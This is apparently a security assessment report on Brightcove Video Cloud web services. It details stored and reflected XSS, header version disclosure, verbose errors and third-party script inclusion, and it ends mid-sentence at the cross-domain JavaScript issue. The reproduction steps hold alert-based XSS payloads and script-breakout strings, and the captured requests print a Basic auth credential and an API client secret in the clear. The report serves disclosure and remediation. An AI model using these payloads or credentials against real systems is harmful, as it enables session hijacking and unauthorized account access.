Common - ICMP Timestamps Enabled [21] One or more hosts responds to ICMP timestamp requests. ICMP timestamps are a special feature which allows remote systems to determine the system time of the host.	**Low** An attacker could use this to assist in attacks against weak cryptographic systems on the host which depend upon the system time.	**Trivial** Any remote user can easily detect this configuration and obtain timestamp information with crafted ICMP requests.	Configure firewalls to reject ICMP timestamp request packets at the perimeter. If any of these hosts are deployed outside of the firewall, configure them individually to ignore timestamp requests.
HTML5 Player - Web Server Software Version Disclosure [2] Detailed software version information is present in HTTP response headers.	**Low** This information might assist potential attackers in the efficient scanning of systems and looking for servers vulnerable to a specific attack.	**Trivial** HTTP headers are visible to all users using simple command line tools or scanners.	Disable the display of detailed version information. If possible, disable all server-identification headers entirely.
Legacy Studio - Lack of "secure" Cookie Flag [9] The application did not use the `secure` cookie flag to prevent the `BC_ACCOUNT` and `JSESSIONID` cookies from being sent over cleartext channels.	**Low** If a user visits an HTTP link to the site, the user's session identifier could be leaked in cleartext. However, these values alone would not be sufficient to hijack the user's session.	**Moderate** An attacker would need to be able to view network traffic between a client and an application server while the client was coerced to (or just happened to) make a request using HTTP instead of HTTPS.	Include the `secure` flag on any sensitive cookies set to prevent them from being sent by the browser over HTTP. Only send sensitive cookies over HTTPS.
Legacy Studio - Lack of HttpOnly Cookie Flag [11] When the application sets cookies, it fails to include the `HttpOnly` cookie flag. Setting this flag prevents client-side script from having access to cookies (in modern browsers).	**Low** An attacker would be able to more easily hijack user sessions by directly accessing the application's cookies when exploiting cross-site scripting and other cross-origin vulnerabilities.	**Sophisticated** In order to benefit from this flaw, an attacker would also need to exploit a cross-site scripting vulnerability or similar flaw within the affected application.	Set the `HttpOnly` flag on all session and credential cookies.

Addenda

Vulnerability Details

The following section includes details for each issue discovered during the assessment. For more information on vulnerability severity, please refer to the *Observed Vulnerabilities* table above.

Issue 1: HTML5 Player - Stored XSS in Player Creation Preview

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://players.api.brightcove.com/v1/accounts/30384590001/players
```

Description:

The application accepts user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.

Reflected cross-site scripting flaws occur when an application accepts data from a user and includes the value in an HTML page or other web resource that is returned to the user without properly encoding it. In this case, the players API creates a preview page with an injection. A client using this API to create a larger application could inherit this injection, cascading the XSS onward to others.

Specifically in this case, while the application properly escapes the quotation character, it fails to escape the sequence of "</script>", which, when inserted into a JavaScript string, will stop JavaScript parsing all together, allowing an attacker to subsequently inject malicious JavaScript.

Reproduction:


Posting the following request containing the injection returns a response with a link to a preview URL:

```
POST /v1/accounts/30384590001/players HTTP/1.1
Accept: application/json
Accept-Encoding: gzip, deflate
Authorization: Basic amFzb24tYmMxQHZzZWN1cml0eS5jb206dnNyZW5jMGQzc21vdmllcyElMQ==
Connection: keep-alive
Content-Length: 47
Content-Type: application/json
Host: players.api.brightcove.com
User-Agent: HTTPie/0.9.2

{
    "name": "</script><script>alert(0);</script>"
}
{
 "embed_code": "<iframe src='//players.brightcove.net/30384590001/5a9f474e-d87d-
467c-96db-2ff083773326_default/index.html' allowfullscreen webkitallowfullscreen
mozallowfullscreen></iframe>",
 "embed_in_page": "http://players.brightcove.net/30384590001/5a9f474e-d87d-467c-
96db-2ff083773326_default/in_page.embed",
 "id": "5a9f474e-d87d-467c-96db-2ff083773326",
 "preview_embed_code": "<iframe src='//preview-
players.brightcove.net/v1/accounts/30384590001/players/5a9f474e-d87d-467c-96db-
2ff083773326/preview/embeds/default/master/index.html' allowfullscreen
webkitallowfullscreen mozallowfullscreen></iframe>",
 "preview_url": "http://preview-
players.brightcove.net/v1/accounts/30384590001/players/5a9f474e-d87d-467c-96db-
2ff083773326/preview/embeds/default/master/index.html",
 "url": "http://players.brightcove.net/30384590001/5a9f474e-d87d-467c-96db-
2ff083773326_default/index.html"
}
```

Fetching that preview URL reveals this code inside of a JavaScript block:

```
<script>
[...]
player.bcAnalytics({ account: "30384590001", player: window.location.hostname ===
'players.api.brightcove.com' ? 'players.api.brightcove.com/5a9f474e-d87d-467c-
96db-2ff083773326_default' : '', playerName: "</script><script>alert(0);</script>
(Preview)", platformVersion: "1.14.16" });
```

This results in an XSS:


Jason
preview-players.brightcove.net/v1/accounts/30384590001/players/5a9f474e-d87d-4(
Other bookmarks
OK

The page at preview-players.brightcove.net says:

0

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

In addition to escaping the " character, ensure that the sequence "</script>" is not inserted into JavaScript.

Issue 2: HTML5 Player - Web Server Software Version Disclosure

Exploit Impact: Low

Difficulty of Exploit: Trivial

Instances:

```
https://players.api.brightcove.com
```

Description:

Detailed software version information is present in HTTP response headers. This information might assist potential attackers in the efficient scanning of systems and looking for servers vulnerable to a specific attack. HTTP headers are visible to all users using simple command line tools or scanners.

Making any HTTP request to players.api.brightcove.com shows these headers:

```
Server: nginx/1.8.0
X-Powered-By: Express
```

Reproduction:

```
zx2c4@thinkpad ~ $ curl -s --head https://players.api.brightcove.com | grep -E
'(Server|Powered)'
Server: nginx/1.8.0
X-Powered-By: Express
```

Recommendation:

Disable the display of detailed version information. If possible, disable all server-identification headers entirely.

Versions can be removed from nginx with this directive:

```
server_tokens off;
```

The X-Powered-By header can be removed from ExpressJs by adding:

```
app.disable('x-powered-by');
```

Issue 3: Dynamic Ingest - Reflected XSS in Quick Start Documentation

Exploit Impact: High

Difficulty of Exploit: Sophisticated

Instances:

```
http://docs.brightcove.com/en/video-cloud/di-api/getting-started/quick-start-di.html
```

Description:

The application accepts user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks between users of the same VideoCloud account. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would have to be part of the same account as the victim, or have privileges to create or modify video names in the victim's account, and do so during a time when the victim is utilizing the dynamic ingest quick start documentation.

Reflected cross-site scripting flaws occur when an application accepts data from a user and includes the value in an HTML page or other web resource that is returned to the user without properly encoding it.


In this case, the quick start documentation does not sanitize returned responses from the server, and executes JavaScript contained in them. A user with a token for creating or modifying videos could insert JavaScript in the name or description fields. When another, separate, user is viewing the list of videos using the quick start documentation webpage, if they use the same account, the first user's inserted JavaScript will execute in the second user's session.

Reproduction:

The following request:

```
POST /bcls/bcls-proxy/bcls-proxy.php HTTP/1.1
Host: solutions.brightcove.com
Content-Length: 317
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

client_id=86486c3d-cee9-4ea8-8a65-
6db94d5058c6&client_secret=RJ26rbjdnkJSf4OciyVrIKz7C2I_YKhZZMYTBge5FoRnQsFkOxfT4pE
nsvsIlzMGdJtC2DzoTjSnrR5ZsjzlFw&requestBody=%7B%22name%22%3A%22%3Cscript
%3Ealert(2)%3C%2Fscript%3E%22%7D&requestType=POST&url=https%3A%2F
%2Fcms.api.brightcove.com%2Fv1%2Faccounts%2F30384590001%2Fvideos
```

Will result in the return of a JSON blob. The quick start webpage then inserts this blob into the DOM using innerHTML, which executes the `<script>alert(2)</script>` code:


docs.brightcove.com/en/video-cloud/di-api/getting-started/quick-start-di.html
brightcove VIDEOCLOUD
Get Started
DEVELOPER DOCS / VIDEO CLOUD / DI API
Other bookm

The page at docs.brightcove.com says:

2

OK

the master copy of the video, metad... To do this, you will use the Content Management System (CMS) API, per... section. The fundamental call information for creating a video is:

- HTTP method: `POST`
- Endpoint: `https://cms.api.brightcove.com/v1/accounts/YOUR_ACCOUNT_ID/videos`

Note: Before completing this task you must perform steps 1 and 2 above to retrieve and assign account and credential information.

3. You will now use the proxy in conjunction with the following form to create a video. Be sure to alter the body so the `name` property reflects your choice for the video name.

Caller for the CMS API

Submits to http://solutions.brightcove.com:**8006**

Call type:

POST

Call body (optional - include if you need to submit data with the request):

{"name":"<script>alert(2)</script>"}

Full request URL for the API call (your account ID was dynamically inserted when you assigned values above):

https://cms.api.brightcove.com/v1/accounts/30384590001/videos

Submit

After you click the **Submit** button, the following text area will be populated with the JSON object representing your newly created video.

```
{
  "id" : "4330944289001",
  "account_id" : "30384590001",
```

Recommendation:

Do not insert returned data from the server directly into the DOM without encoding. Instead, properly escape all HTML.

Avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml)` with externally-provided data.

One way of fixing this is to use the `innerText` property:

```
<div id="noinjection"></div>
<script>
document.getElementById("noinjection").innerText = "<script>alert('this will no
longer execute');</scrip" + "t>";
</script>
```

Issue 4: Dynamic Ingest - Verbose Error Messages

Exploit Impact: Low

Difficulty of Exploit: Trivial

Instances:

```
https://solutions.brightcove.com/bcls/bcls-proxy/bcls-proxy.php
```

Description:

The application displayed verbose technical messages upon encountering errors during normal operation or due to unexpected user input. While the error messages themselves do not reveal sensitive information, they do provide technical details which can help malicious users refine attacks against the system. An attacker would need to have access to the affected application pages. Significant numbers of unusual errors may catch the attention of application administrators through server-side log monitoring.

The dynamic ingest profiles API is very particular about what sort of input it processes, and returns errors when fields are missing.

Reproduction:

The following request results in the following error message:

```
POST /bcls/bcls-proxy/bcls-proxy.php HTTP/1.1
Host: solutions.brightcove.com
Content-Length: 265
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

client_id=86486c3d-cee9-4ea8-8a65-
6db94d5058c6&client_secret=RJ26rbjdnkJSf4OciyVrIKz7C2I_YKhZZMYTBge5FoRnQsFkOxfT4pE
nsvsIlzMGdJtC2DzoTjSnrR5ZsjzlFw&requestBody=&requestType=POST&url=https%3A%2F
%2Fingestion.api.brightcove.com%2Fv1%2Faccounts%2F30384590001%2Fprofiles
<title>Error 400 Can not deserialize instance of
com.brightcove.profiles.common.model.Profile out of START_ARRAY token</title>
</head>
<body><h2>HTTP ERROR 400</h2>
<p>Problem accessing /v1/accounts/30384590001/profiles. Reason:
<pre> Can not deserialize instance of
com.brightcove.profiles.common.model.Profile out of START_ARRAY
token</pre></p><br/>
```

Two other variants follow below.

Request:

```
client_id=86486c3d-cee9-4ea8-8a65-
6db94d5058c6&client_secret=RJ26rbjdnkJSf4OciyVrIKz7C2I_YKhZZMYTBge5FoRnQsFkOxfT4pE
nsvsIlzMGdJtC2DzoTjSnrR5ZsjzlFw&requestBody=%7B%7D&requestType=POST&url=https%3A
%2F%2Fingestion.api.brightcove.com%2Fv1%2Faccounts%2F30384590001%2Fprofiles
```

Response:

```
<title>Error 422 Unprocessable Entity</title>
</head>
<body><h2>HTTP ERROR 422</h2>
<p>Problem accessing /v1/accounts/30384590001/profiles. Reason:
<pre> Unprocessable Entity</pre></p><h2>The request entity had the
following errors:</h2><ul><li>accountId may not be null (was
null)</li><li>name may not be null (was null)</li><li>renditions may not be
empty (was [])</li></ul>
```

Request:

```
client_id=86486c3d-cee9-4ea8-8a65-
6db94d5058c6&client_secret=RJ26rbjdnkJSf4OciyVrIKz7C2I_YKhZZMYTBge5FoRnQsFkOxfT4pE
nsvsIlzMGdJtC2DzoTjSnrR5ZsjzlFw&requestBody=%7B%22accountId%22%3A
%2230384590001%22%2C%22name%22%3A%22Cheeseo+Express%22%2C%22renditions%22%3A%5B%7B
%7D%5D%7D&requestType=POST&url=https%3A%2F%2Fingestion.api.brightcove.com
%2Fv1%2Faccounts%2F30384590001%2Fprofiles
```

Response:

```
<title>Error 400 Unexpected token (END_OBJECT), expected FIELD_NAME: missing
property 'media_type' that is to contain type id (for class
com.brightcove.profiles.common.model.Rendition)</title></head><body><h2>HTTP ERROR
400</h2><p>Problem accessing /v1/accounts/30384590001/profiles. Reason:<pre>
Unexpected token (END_OBJECT), expected FIELD_NAME: missing property'media_type'
that is to contain type id (for
classcom.brightcove.profiles.common.model.Rendition)</pre></p><br/>
```

Recommendation:

Update the application to catch exceptions and errors, logging them on the server without exposing technical details to users. Consider providing users with a unique error code which is also recorded on the server along with the technical details for later debugging.

Issue 5: New Studio - Stored XSS in Player Editor

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://studio.brightcove.com/products/videocloud-pre-release/players/players
```

Description:

The application accepts user-supplied values, stores these on the server, and later displays them in pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who visit the affected pages. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to have access to first supply malicious values for storage. For a successful attack, users must visit the affected page as part of their normal activities, or otherwise be lured into visiting the vulnerable page.

Persistent cross-site scripting flaws occur when an application accepts data from potentially malicious sources, stores it in a database or other data store, and then later displays this information in an HTML page or other web resource without properly encoding it. While it is common for malicious values to be fed into an application through a web interface, these kinds of flaws may also occur in applications that accept data from non-web sources (such as email or other external services) and later display them to potential victims in a web page.

Reproduction:


It is possible to add a video player that has HTML inside of its title parameter. When this player is edited inside of New Studio, the HTML of its title is not properly escaped. It is therefore possible to insert JavaScript into a title and have it executed when a victim loads a URL.

For example, the following URL will result in this HTML:

```
https://studio.brightcove.com/products/videocloud-pre-
release/players/players/5f6ce200-a9ef-4a90-98f5-70282f8482c6
```

```
<header class="bc-header bg-blue">
 <ul class="bc-breadcrumbs">
 <li><a href="..">Back to Players</a></li>
 </ul>
 <h1 id="player-name" class="dir-fix"
dir="auto"><div><script>alert(0);</script></div></h1>
 </header>
<div class="bc-form-row">
 <label for="name">Name</label>
 <br>

 <div class="dir-fix" dir="auto"><script>alert(0);</script></div>

 </div>
<div class="bc-form-row">
 <label for="short_description">Short Description</label>
 <br>

 <div class="dir-fix" dir="auto"><script>alert(0);</script></div>

 </div>
```

The resultant JavaScript is inserted into the webpage three times, as seen above. This causes this webpage state, where the shown alert box displays three times:



https://studio.brightcove.com/products/videocloud-pre-release/players/play

The page at https://studio.brightcove.com says:

0

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings
- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
  Plain: John's Deli
Encoded: John&#x27;s Deli

  Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml` and `document.write)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, any characters that are not present in a predefined white list should should be encoded using an octal representation. For example, the following string could inadvertently terminate a JavaScript string in multiple ways (depending on the context):

```
John's Deli"</script><!--
```

Encoding all characters except alphanumerics should make it safe to include in a JavaScript string:

```
var name = 'John\047s Deli\042\074\057script\076\074\041\055\055';
```

Issue 6: New Studio - Reflected XSS in Media List

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://studio.brightcove.com/products/videocloud/media/videos/
https://studio.brightcove.com/products/videocloud-pre-release/media/videos/
```

Description:

The application accepts user-supplied values in the URL and displays them in error response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.

Reflected cross-site scripting flaws occur when an application accepts data from a user and includes the value in an HTML page or other web resource that is returned to the user without properly encoding it. While a given user would certainly not want to attack their own web session through such an injection, an attacker may be able to lure users into visiting URLs or submitting forms which induce the injection in their own browser.

Reproduction:

The last component of the media list URL is used for selecting a particular media:

```
https://studio.brightcove.com/products/videocloud-pre-
release/media/videos/MEDIA_NAME
```


If the media name does not exist, then an error message is displayed, containing the non-existent name. This error message does not properly escape the media name, and injection is thus possible, with a URL like this:

```
https://studio.brightcove.com/products/videocloud-pre-release/media/videos/<a
style="position:absolute;top:0;left:0;right:0;bottom:0;font-
size:300px;color:green;" href="javascript:alert(0);">vuln<%2Fa>
```

This results in the following XSS inside the page:

```
<div id="bc-toaster" style="display: block;"><div class="bc-toast-error"><button
class="bc-close" tabindex="1">×</button><span>Unable to load video: <a
style="position:absolute;top:0;left:0;right:0;bottom:0;font-
size:300px;color:green;" href="javascript:alert(0);">vuln</a></span></div></div>
```

Which appears as:



The page at https://studio.brightcove.com says:

0

OK

Unable to load video:

Video	Name	Status	Updated
Page 1			
	jasc oksforbugs ript>alert(0);</script> 1082 9486001	✓	7/13/2015 6:22 PM
		✓	7/2/2015 8:03 PM
	My test Video 4334708885001	✓	7/2/2015 7:14 PM
	VSR pentest july2 4334604681001	✓	7/2/2015 5:37 PM
	<script>alert(2)</script>	✓	6/30/2015 11:08 PM

javascript:alert(0);

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings
- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
  Plain: John's Deli
Encoded: John&#x27;s Deli

  Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, characters that could terminate the string content should be encoded using an octal representation. For example:

```
  Plain: var name = 'John's Deli';
Encoded: var name = 'John\047s Deli';
```

Issue 7: Common - Cross-Domain JavaScript Inclusion

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://data.brightcove.com/proxy.html
https://ingestion.api.brightcove.com/proxy.html
https://players.api.brightcove.com/proxy.html
https://settings.brightcove.com/proxy.html
https://signin.brightcove.com/login?redirect={url}
https://smartplayers.api.brightcove.com/proxy.html
https://videocloudnew.brightcove.com/
https://videocloudnew.brightcove.com/products/videocloud/home
```

Description:

The application includes JavaScript residing on third-party sites to support application functionality within a number of the VideoCloud related sites. Allowing client-side script content to be loaded from third-party sites could result in the compromise of user sessions. This third-party JavaScript content would run under the security context of the application. In the worst case if someone with access to the JavaScript hosted on the third-party site were to modify the content of those scripts he/she could hijack the user's session. An attacker or someone with access to the third-party site could include malicious JavaScript, when executed by a victim's browser would result hijacking that victim's session without any interaction or knowledge that the attack had occurred.

Reproduction:

The following excerpts demonstrate some examples of Cross-Domain JavaScript included within the various sites:

